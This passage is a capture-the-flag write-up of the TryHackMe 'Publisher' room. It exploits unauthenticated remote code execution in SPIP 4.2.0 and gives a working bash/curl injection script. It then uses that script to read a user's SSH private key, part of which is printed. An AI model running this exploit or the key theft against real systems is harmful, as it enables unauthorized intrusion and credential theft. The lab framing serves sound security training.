


```
GET /spip/ HTTP/1.1
Host: publisher.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 02 Aug 2024 16:45:15 GMT
```

```
HTTP/1.1 200 OK
Date: Fri, 02 Aug 2024 16:45:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Cookie,Accept-Encoding
Composed-By: SPIP 4.2.0 @ www.spip.net +
http://publisher.thm/spip/local/config.txt
Link:
<http://publisher.thm/spip/local/cache-css/1ba5358e2c81de
82236351e829e45f95.css?1722617115>;rel="preload";as="styl
e";
X-Spip-Cache: 86400
Content-Length: 7434
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
```

Gaining Access :

So Googling this SPIP version got this : https://www.exploit-db.com/exploits/51536




SPIP v4.2.0 - Remote Code Execution (Unauthenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
51536	2023-27372	NUTS7	WEBAPPS	PHP	2023-06-20

EDB Verified: ✓ Exploit: ⬇ / {} Vulnerable App:

If u want you can read this code to use this concept i made a bash script for the same concept for that first we need the CSRF token :

```
curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i
formulaire_action_sign | cut -d "'" -f 2
```




```
┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sign | cut -d "'" -f 2
AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygXhx
```


Rce script

```
if echo $SHELL | grep zsh > /dev/null ; then read 'cmd?Enter a command
for RCE: '; else read -p 'Enter a command for RCE: ' ; fi \
&& php_rce="<?php echo system('echo; echo; echo; ${cmd}; echo; echo;
echo;'); ?>" \
&& cmd_length=$(echo $php_rce | tr -d '\n' | wc -m) \
&& curl -s -X POST http://publisher.thm/spip/spip.php?page=spip_pass \
-d "page=spip_pass" \
-d "formulaire_action=oubli" \
-d "formulaire_action_args=$(curl -s http://publisher.thm/spip/spip.php?
page=spip_pass | grep -i formulaire_action_sign | cut -d "'" -f 2)" \
-d "oubli=s:${cmd_length}:\"${php_rce}\";"
```

here is the script u can find this with this write-up in the text file called RCE-Script.txt too:




```
┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ if echo $SHELL | grep zsh > /dev/null ; then read 'cmd?Enter a command for RCE: '; else read -p 'Enter a command f
or RCE: ' ; fi \
&& php_rce="<?php echo system('echo; echo; echo; ${cmd}; echo; echo; echo;'); ?>" \
&& cmd_length=$(echo $php_rce | tr -d '\n' | wc -m) \
&& curl -s -X POST http://publisher.thm/spip/spip.php?page=spip_pass \
-d "page=spip_pass" \
-d "formulaire_action=oubli" \
-d "formulaire_action_args=$(curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sig
n | cut -d "'" -f 2)" \
-d "oubli=s:${cmd_length}:\"${php_rce}\";"
Enter a command for RCE: ls -al
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr" dir="ltr">
<head>
```




```
total 156
drwxr-xr-x 11 www-data www-data  4096 Feb 12 20:23 .
drwxr-x---  5 www-data www-data  4096 Dec 20  2023 ..
-rwxr-xr-x  1 www-data www-data  7045 Dec 20  2023 CHANGELOG.md
drwxr-xr-x  3 www-data www-data  4096 Dec 20  2023 IMG
-rwxr-xr-x  1 www-data www-data 35147 Dec 20  2023 LICENSE
-rwxr-xr-x  1 www-data www-data   842 Dec 20  2023 README.md
-rwxr-xr-x  1 www-data www-data   178 Dec 20  2023 SECURITY.md
-rwxr-xr-x  1 www-data www-data  1761 Dec 20  2023 composer.json
-rwxr-xr-x  1 www-data www-data 27346 Dec 20  2023 composer.lock
drwxr-xr-x  3 www-data www-data  4096 Dec 20  2023 config
drwxr-xr-x 22 www-data www-data  4096 Dec 20  2023 ecrire
-rwxr-xr-x  1 www-data www-data  4307 Dec 20  2023 htaccess.txt
-rwxr-xr-x  1 www-data www-data    42 Dec 20  2023 index.php
drwxr-xr-x  5 www-data www-data  4096 Dec 20  2023 local
drwxr-xr-x 22 www-data www-data  4096 Dec 20  2023 plugins-dist
-rwxr-xr-x  1 www-data www-data  3645 Dec 20  2023 plugins-dist.json
drwxr-xr-x 12 www-data www-data  4096 Dec 20  2023 prive
-rwxr-xr-x  1 www-data www-data   973 Dec 20  2023 spip.php
-rwxr-xr-x  1 www-data www-data  1212 Dec 20  2023 spip.png
-rwxr-xr-x  1 www-data www-data  1673 Dec 20  2023 spip.svg
drwxr-xr-x 10 www-data www-data  4096 Dec 20  2023 squelettes-dist
drwxr-xr-x  6 www-data www-data  4096 Aug  2 15:35 tmp
drwxr-xr-x  6 www-data www-data  4096 Dec 20  2023 vendor
```

Code Execution is available lets see pwd :




```
/home/think/spip/spip
```

Lets see if we can grab some .ssh creds from /home/think/.ssh




```
┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ if echo $SHELL | grep zsh > /dev/null ; then read 'cmd?Enter a command for RCE: '; else read -p 'Enter a command f
or RCE: ' ; fi \
&& php_rce="<?php echo system('echo; echo; echo; ${cmd}; echo; echo; echo;'); ?>" \
&& cmd_length=$(echo $php_rce | tr -d '\n' | wc -m) \
&& curl -s -X POST http://publisher.thm/spip/spip.php?page=spip_pass \
-d "page=spip_pass" \
-d "formulaire_action=oubli" \
-d "formulaire_action_args=$(curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sig
n | cut -d "'" -f 2)" \
-d "oubli=s:${cmd_length}:\"${php_rce}\";"
Enter a command for RCE: ls /home/think/.ssh
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr" dir="ltr">
<head>
```




```
authorized_keys
id_rsa
id_rsa.pub
```

Lets grab the id_rsa file




```
┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ if echo $SHELL | grep zsh > /dev/null ; then read 'cmd?Enter a command for RCE: '; else read -p 'Enter a command f
or RCE: ' ; fi \
&& php_rce="<?php echo system('echo; echo; echo; ${cmd}; echo; echo; echo;'); ?>" \
&& cmd_length=$(echo $php_rce | tr -d '\n' | wc -m) \
&& curl -s -X POST http://publisher.thm/spip/spip.php?page=spip_pass \
-d "page=spip_pass" \
-d "formulaire_action=oubli" \
-d "formulaire_action_args=$(curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sig
n | cut -d "'" -f 2)" \
-d "oubli=s:${cmd_length}:\"${php_rce}\";"
Enter a command for RCE: cat /home/think/.ssh/id_rsa
<!DOCTYPE html>
```




```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxPvc9pijpUJA4olyvkW0ryYASBpdmBasOEls6ORw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
OY8+1CUVX67y4UXrKASf8l7lPKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx
SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
+rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV
QFkNQyqVM4wf6oODSqQsuIvnkB5l9e095sJDwz1pj/aTL3Z6Z28KgPKCjOELvkAPcncuMQ
Tu+z6QVUr0cCjgSRhw4Gy/bfJ4lLyX/bciL5QoydAAAFiD95i1o/eYtaAAAAB3NzaC1yc2
EAAAGBAMT73PaYo6VCQOKJcr5FtK8mAEgaXZgWrDhJbOjkcOxTIIz1vOrQyriF8mZ3gSFG
qyYmYfFcxapikWHIqA8JSc6vvf9oqUB01czY8cYNfMFrxdFpytpSOU0O0F3DmPPtQlFV+u
8uFF6ygEn/Je5TyiBA9uG145AwZFawjB8EnEG4P5yCBccotutiaCU44fSYMUgY2gzhCwQc
cnb+/GDDfXcmnyJgF2F/eh+ZPvLwvPyN25MIgp4biiiddU1eG/JTLG64Km2EWH2wiWqQdu
8yduGtWkeVJ/hHNl1dn2sIZn7UtOW9dDNEAJwxLu0hlxvZhf4SycoXkXvJb/q5ORJGTYId
eGKVxvxPciG8QfUX+ZNHpMaHWY1VdOoqiBwaJnEKyqLVeZ1wUT4FXh+9SYFUBZDUMqlTOM
H+qDg0qkLLiL55AeZfXtPebCQ8M9aY/2ky92emdvCoDygozhC75AD3J3LjEE7vs+kFVK9H
Ao4EkYcOBsv23yeJS8l/23Ii+UKMnQAAAAMBAAEAAAGBAIIasGkXjA6c4eo+SlEuDRcaDF
mTQHoxj3Jl3M8+Au+0P+2aaTrWyO5zWhUfnWRzHpvGAi6+zbep/sgNFiNIST2AigdmA1QV
VxlDuPzM77d5DWExdNAaOsqQnEMx65ZBAOpj1aegUcfyMhWttknhgcEn52hREIqty7gOR5
49F0+4+BrRLivK0nZJuuvK1EMPOo2aDHsxMGt4tomuBNeMhxPpqHW17ftxjSHNv+wJ4WkV
8Q7+MfdnzSriRRXisKavE6MPzYHJtMEuDUJDUtIpXVx2rl/L3DBs1GGES1Qq5vWwNGOkLR
zz2F+3dNNzK6d0e18ciUXF0qZxFzF+hqwxi6jCASFg6A0YjcozKl1WdkUtqqw+Mf15q+KW
```

Lets save this in a id_rsa file u can find this too with this writeup




```
┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ vim id_rsa

┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ chmod 600 id_rsa
```

Lets try ssh-ing in as think

